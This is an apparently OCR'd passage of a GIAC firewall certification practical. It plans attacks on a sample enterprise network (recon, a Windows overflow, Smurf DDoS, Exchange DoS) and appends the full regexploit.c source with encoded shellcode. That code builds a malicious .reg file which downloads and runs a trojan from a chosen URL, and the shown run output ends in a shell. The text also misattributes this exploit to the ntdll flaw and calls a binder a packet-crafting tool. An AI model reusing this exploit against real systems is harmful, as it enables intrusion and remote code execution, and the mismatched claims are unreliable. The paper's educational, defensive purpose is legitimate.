
Expected results: port 3389 TCP have to be open in order to provide RDP service to Management Workstations.
Remote OS guess: Windows.

3.3 What to do with validation reports

After performing the firewall policy validation we have to produce a report and discuss it with GIAC Enterprises CIO and CSO for action planning especially if the gap between the expected results and the tested ones is large: we have to carefully evaluate the risks of leaving a possible insecure installation or making untested modification in the production environment.
This activity represents a knowledge base for further assessment that we need to periodically perform for checking any possible changes in the network infrastructure.
The process of continuous validation must be formalized with the management and the tests will have to be executed periodically (possibly leaving different window times between validations).

4 Section IV – Design under fire

The architecture we choose to exploit is taken from Chong Kah Sing's practical; it can be retrieved at the following URL:
http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf
It is depicted below.



4.1 Preliminary actions

Before planning the attacks we need to gather as much information as possible about this GIAC Enterprises network design.
We begin with the common reconnaissance tools like Sam Spade, traceroute, nslookup, Nmap then we run vulnerability scanners like Nessus or Cerberus to determine some major flaws. At first glance some features in the design appear to be weak, for example:

- The DNS TCP connection is allowed from the ISP DNS server. We could craft packets to spoof its IP address therefore getting valuable information by transferring the zone databases.
- The Symantec Enterprise Firewall offers the POP service to anybody on the Internet. A sniffer tool placement on the network with target port 110 can disclose mail service usernames, passwords and a lot of useful information that could be useful for planning an attack.

In the current design, the ISS Network Sensor is placed on the firewall internal network interface. This way all the activities performed over this network segment is traced, so we have to be careful and make use of stealth scanning techniques.

4.2 Attack against the firewall

The firewall relies on the Checkpoint NG version FP2 technology.
We checked the Vendor alert bulletins at www.checkpoint.com/techsupport/alerts : we did not find any vulnerabilities, only the "Remote Syslog connection" feature but this is not enabled in the architecture.
After that we looked for bugs in the latest version of Firewall-1 NG at security reference websites like
www.mitre.org,
http://archives.neohapsis.com/archives/bugtraq/
www.securityfocus.com/bid
but our search did not give results.
The firewall software is installed on a Windows 2000 Server SP2 platform, so we checked for OS based flaws and we finally found the "ntdll Buffer Overflow Vulnerability" (Bugtraq ID 7116; CAN-2003-0109).
This library includes the "RtlDosPathNameToNTPathName_U" and "RtlGetFullPathName_U" functions. They do not perform sufficient bound checking and may be expoited through other programs that use the library (if an attack vector permits it).
Also, It has been reported that the W32.Welchia.Worm is actively exploiting this vulnerability.
A more detailed description at:
www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
and article "New attack vectors and a vulnerability dissection of MS03-007" available at
www.nextgenss.com/papers/ms03-007-ntdll.pdf

4.2.1 Attack description

The attack could be carried exploiting several software codes available on the Internet: we chose the regexploit.c at the URL:
http://downloads.securityfocus.com/vulnerabilities/exploits/regexploit.c
The code is listed in the Appendix 5.1

4.2.2 Countermeasures

This problem will be fixed applying (in a test environment preferably) the Microsoft Patch Q815021.

4.3 Distributed Denial of Service attack

The Denial of Service can be performed via a Smurf attack.
This gives evidence of the lack of security in some ISP networks and typically exploits the PCs connected from home on a DSL line.

4.3.1 Attack description

It is orchestrated as follows: from his machine the attacker crafts, with tools like EliteWrap, www.megasecurity.org/Binders/Elitewrap1.04.html an ICMP echo request packet with the spoofed source IP address of the target host (the GIAC Enterprises firewall in our case); the packet is then sent to an intermediate network broadcast address (belonging to an ISP network for example).
Imagine that this packet (if either the router or the firewall don't filter incoming broadcast messages) gets up to 255 replies in a C class network and many more from a B or A class network. If the process is automated the spoofed target suffers performance degradation or in the worst case Denial of Service.
The smurf attack is well detailed in the following whitepaper:
http://www.pentics.net/denial-of-service/white-papers/smurf.cgi

4.3.2 Countermeasures

We can prevent our network from being used as an intermediate network by denying the inbound ICMP messages in the filtering router ACLs while nothing can be done from the "target point of view".
The Smurf attack cannot be originated from the GIAC Enterprises network under test because the router command "no IP directed broadcast" discards the incoming broadcast messages.

4.4 Attack against a host on the Internal network

There isn't too much choice in the Intranet hosts: unless we aim at the staff-clients machines. The only server available is a Microsoft Exchange server used for message forwarding between internal employees or to/from the Internet via an SMTP proxy.
This server is not directly reachable from the Internet: the incoming emails are handled by the SEF host then forwarded to the mailserver. At the same time, the emails directed to the Internet are sent to the SEF before being forwarded outside.

4.4.1 Vulnerabilities

The Symantec Enterprise Firewall has several design flaws like the "HTTP URL pattern matching evasion issue" (Bugtraq ID 7196; CAN-2003-0106) in version 7.0 or the "SMTP proxy inconsistence" in version 6.5.
By the way we concentrated ourselves on the Mailserver (supposed to be Exchange Server 2000 on Windows 2000 Server SP2 as the other installed hosts).
In the vulnerability archives quoted in the previous security archive webpages we found the "MS Exchange 2000 Multiple MSRPC DoS Vulns" and the "Post Authorization License Exhaustion DoS Vulns" Bugtraq ID 5412 and 5413 respectively .
As the http://www.securityfocus.com/bid/5412/discussion/ states "several potential issues have been reported in MSRPC, as used in conjunction with Microsoft Exchange; malformed MSRPC calls may result in either the Exchange Server or the underlying operating system crashing".

4.4.2 Attack description

This vulnerability was reported by Dave Aitel dave@immunitysec.com and could be exploited using the freely available Spike 2.8 tool at the URL:
www.immunitysec.com/spike.html
The tool is C-language based and runs on Linux platforms; first we have to run the included program Dcedump and then Msrpcfuzz with the appropriate options.
The program is not available on my platform so I cannot detail the attack.

4.4.3 Countermeasures

No vendor patches are available at this time.

5 Appendix

5.1 Regedit.c exploit code

```
/*************************************
 *@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@*
 *@ REGEDIT Buffer Overflow Exploit ! @*
 *@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@*
 *                                   *
 *   Discovered & coded By ThreaT.     *
 *                                   *
 *########################################*
 *# -> ThreaT@lfrance.com             #*
 *# -> http://www.chez.com/mvm        #*
 *# -> http://s0h.cc/~threat          #*
 *########################################*
 * Date : 31/03/2003                 *
 *************************************
*/

/*
 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 * This exploit create a malicious .reg file  *
 * that when it try to write data into the    *
 * registery, overwrite the ret addr, because *
 * a ReadFile() unchecked function work with  *
 * a static buffer, and execute our abitrary  *
 * code who download a trojan for local       *
 * execution without user ask !               *
 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 -> compile : cl regexploit.c

  usage : regexploit.exe <url>

  <url> is a full link to an executable file, it can be like
  http://www.host.com/trojan.exe or file://c:/path/executable.exe

*/

// Tested on Win2k pro & server (fr) SP0 SP1 SP2 & SP3

#include <windows.h>

HANDLE RegFile;

char *ToWideChar(const char *cszANSIstring)
{
        int nBufSize;
        WCHAR *wideString;

        if(cszANSIstring == NULL) return NULL;

        nBufSize = MultiByteToWideChar(CP_ACP, MB_PRECOMPOSED, cszANSIstring, -1, NULL, 0 );
        wideString = (WCHAR *)malloc(nBufSize +1);
        MultiByteToWideChar(CP_ACP, MB_PRECOMPOSED, cszANSIstring, -1, wideString, nBufSize);
        return (char*)(wideString);
}

void Write (const char *str, int number)
```

```
{
	DWORD lpNumberOfBytesWritten;
	WriteFile (RegFile,str,number,&lpNumberOfBytesWritten,NULL);
}

void main (int argc, char *argv[])
{
	int i;
	char entete[] = "Windows Registry Editor Version 5.00\r\n\r\n"
			"[HKEY_LOCAL_MACHINE\\SOFTWARE\\Discovered\\and\\coded\\by\\ThreaT]\r\n",

	*MastaBuff, *myurl,

	RealGenericShellcode[] =

	"\xAA\xC6\x02\x01" // Adresse de retour

	// nop
	"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
	"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

	// decrypteur de shellcode
	"\x68\x5E\x56\xC3\x90\x8B\xCC\xFF\xD1\x83\xC6\x0E\x90\x8B\xFE\xAC"
	"\x34\x99\xAA\x84\xC0\x75\xF8"

	// shellcode xorised avec 0x99
	"\x72\xeb\xf3\xa9\xc2\xfd\x12\x9a\x12\xd9\x95\x12\xd1\x95\x12\x58\x12\xc5\xbd\x91"
	"\x12\xe9\xa9\x9a\xed\xbd\x9d\xa1\x87\xec\xd5\x12\xd9\x81\x12\xc1\xa5\x9a\x41\x12"
	"\xc2\xe1\x9a\x41\x12\xea\x85\x9a\x69\xcf\x12\xea\xbd\x9a\x69\xcf\x12\xca\xb9\x9a"
	"\x49\x12\xc2\x81\xd2\x12\xad\x03\x9a\x69\x9a\xed\xbd\x8d\x12\xaf\xa2\xed\xbd\x81"
	"\xed\x93\xd2\xba\x42\xec\x73\xc1\xc1\xaa\x59\x5a\xc6\xaa\x50\xff\x12\x95\xc6\xc6"
	"\x12\xa5\x16\x14\x9d\x9e\x5a\x12\x81\x12\x5a\xa2\x58\xec\x04\x5a\x72\xe5\xaa\x42"
	"\xf1\xe0\xdc\xe1\xd8\xf3\x93\xf3\xd2\xca\x71\xe2\x66\x66\x66\xaa\x50\xc8\xf1\xec"
	"\xeb\xf5\xf4\xff\x5e\xdd\xbd\x9d\xf6\xf7\x12\x75\xc8\xc8\xcc\x66\x49\xf1\xf0\xf5"
	"\xfc\xd8\xf3\x97\xf3\xeb\xf3\x9b\x71\xcc\x66\x66\x66\xaa\x42\xca\xf1\xf8\xb7\xfc"
	"\xe1\x5f\xdd\xbd\x9d\xfc\x12\x55\xca\xca\xc8\x66\xec\x81\xca\x66\x49\xaa\x42\xf1"
	"\xf0\xf7\xdc\xe1\xf3\x98\xf3\xd2\xca\x71\xb5\x66\x66\x66\x14\xd5\xbd\x89\xf3\x98"
	"\xc8\x66\x49\xaa\x42\xf1\xe1\xf0\xed\xc9\xf3\x98\xf3\xd2\xca\x71\x8b\x66\x66\x66"
	"\x66\x49\x71\xe6\x66\x66\x66";

	printf ("@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n"
		"Regedit.exe Buffer Overflow Exploit\n"
		"@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n"
		"Discovered & Coded By ThreaT.\n\n"
		"contact : ThreaT@Ifrance.com\n"
		"URL : http://www.chez.com/mvm\n\n");

	if (!argv[1])
	{
		printf ("_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_\n"
			"Usage   : regexploit.exe <URL://trojan.exe>\n"
			"Exemple : regexploit.exe file://c:/winnt/system32/cmd.exe\n"
			"_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_\n");
		ExitProcess (0);
	}

	/* Creation du fichier Reg malicieux */

	RegFile = CreateFile ("VulnFile.reg",GENERIC_WRITE,FILE_SHARE_WRITE,
				NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);

	if (RegFile == INVALID_HANDLE_VALUE)
```

```
	{
		printf ("Cannot create a vuln regfile !\n");
		ExitProcess (0);
	}

	Write ("\xFF\xFE",2); // header .reg script
	Write (ToWideChar (entete),strlen (entete)*2); // entÃª regedit

	MastaBuff = (char *) LocalAlloc (LPTR,270);		// rempli la premiere partie
	MastaBuff[0] = '"';	memset (&MastaBuff[1],'0',260); // avec des zeros


	Write (ToWideChar (MastaBuff),strlen (MastaBuff)*2); // Ecrit dans le fichier la 1er parti de la vuln str

	myurl = (char *) LocalAlloc (LPTR, strlen (argv[1])+10);
	lstrcpy (myurl,argv[1]);

	for (i=0; i < strlen (argv[1]); argv[1][i++]^=0x99); // encrypte l'URL
	lstrcat (RealGenericShellcode,argv[1]); // creation du shellcode final
	lstrcat (RealGenericShellcode,"\x99");  // caractere de terminaison

	Write (RealGenericShellcode,strlen (RealGenericShellcode)); // rajoute le shellcode au fichier

	CloseHandle (RegFile);

	printf ("un fichier .reg vulnerable appele VulnFile.reg viens d'etre cree\n"
		"pour downloader et executer '%s'\n",myurl);

}

/*********************

D:\code\exploits\regedit>cl regexploit.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

regexploit.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:regexploit.exe
regexploit.obj

D:\code\exploits\regedit>regexploit
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Regedit.exe Buffer Overflow Exploit
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Discovered & Coded By ThreaT.

contact : ThreaT@Ifrance.com
URL : http://www.chez.com/mvm

_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_
Usage   : regexploit.exe <URL://trojan.exe>
Exemple : regexploit.exe file://c:/winnt/system32/cmd.exe
_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_

D:\code\exploits\regedit>regexploit file://c:/winnt/system32/cmd.exe
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Regedit.exe Buffer Overflow Exploit
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Discovered & Coded By ThreaT.
```

contact : ThreaT@Ifrance.com
URL : http://www.chez.com/mvm

un fichier .reg vulnerable appele VulnFile.reg viens d'etre cree
pour downloader et executer 'file://c:/winnt/system32/cmd.exe'

D:\code\exploits\regedit>dir VulnFile.reg
 Le volume dans le lecteur D n'a pas de nom.
 Le numÃ© de sÃ©e du volume est 90CC-3FC3

 RÃ©rtoire de D:\code\exploits\regedit

31/03/2003 14:54   1 015 VulnFile.reg
               1 fichier(s)   1 015 octets
               0 RÃ©s)   5 602 033 664 octets libres

D:\code\exploits\regedit>VulnFile.reg

D:\code\exploits\regedit>

  Ãªs vous sÃ» vouloir ajouter l'information dans d:\code\exploits\regedit\VulnFile.reg
  dans le registre ?

  -> OUI

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

D:\code\exploits\regedit>

  this is too easy...

**********/

5.2 References

- SANS Training Track 2 "Firewall, Perimeter Protection and VPNs"
- "SANS-FBI Top 20 security list" www.sans.org/top20.htm
- Cisco Router Hardening http://www.cisco.com/warp/public/707/21.html
- RFC 1918 (Private IP Address) www.ietf.org/rfc/rfc1918.txt
- IANA (Unused IP Address Blocks) www.iana.org/assignments/ipv4-address-space
- Clavister Home Page www.clavister.com
- RedHat Linux 9 www.redhat.com/software/rhel/es
- Open SSH Home Page www.openssh.org .
- Bastille Linux www.bastille-linux.org
- Dell PowerEdge Servers http://www.dell.com/us/en/esg/topics/segtopic_servers_pedge_rackmain.htm
- Bind www.isc.org/products/BIND
- Disabling Recursion www.isc.org/tn/isc-tn-2002-2.txt
- Sendmail www.sendmail.org
- Apache www.apache.org
- Apache locking down http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/security-guide/s1-server-http.html
- Squid www.squid-cache.org
- IDS Placement Best Practices www.snort.org/docs/iss-placement.pdf
- Snort www.snort.org
- Oracle 9i security http://otn.oracle.com/deploy/security/oracle9i/pdf/9i_checklist.pdf
- Dell Dimension PCs www.dell.com/us/en/gen/topics/segtopic_dimen.htm

- Microsoft Windows 2000 Security Checklist
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/checklist/w2ksvrcl.asp
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/checklist/w2ksvrcl.asp

- MBSA Tool
  www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp

- Nmap Tool http://www.insecure.org/nmap

- Chong Kah Sing Practical
  http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf

- Checkpoint Software Security Bulletins www.checkpoint.com/techsupport/alerts

- CVE Database www.mitre.org,

- Bugtraq archives http://archives.neohapsis.com/archives/bugtraq

- Bugtraq www.securityfocus.com/bid/

- Ntdll Buffer Overflow Vulnerability
  www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

- New Attack Vectors and Vulnerability Dissection of MS03-007
  www.nextgenss.com/papers/ms03-007-ntdll.pdf

- Regexploit.c code
  http://downloads.securityfocus.com/vulnerabilities/exploits/regexploit.c

- EliteWrap www.megasecurity.org/Binders/Elitewrap1.04.html

- Smurf Attack Analysis
  http://www.pentics.net/denial-of-service/white-papers/smurf.cgi

- MS Exchange 2000 MSRPC Vulnerability
  http://www.securityfocus.com/bid/5412/discussion/

- Spike Tool www.immunitysec.com/spike.html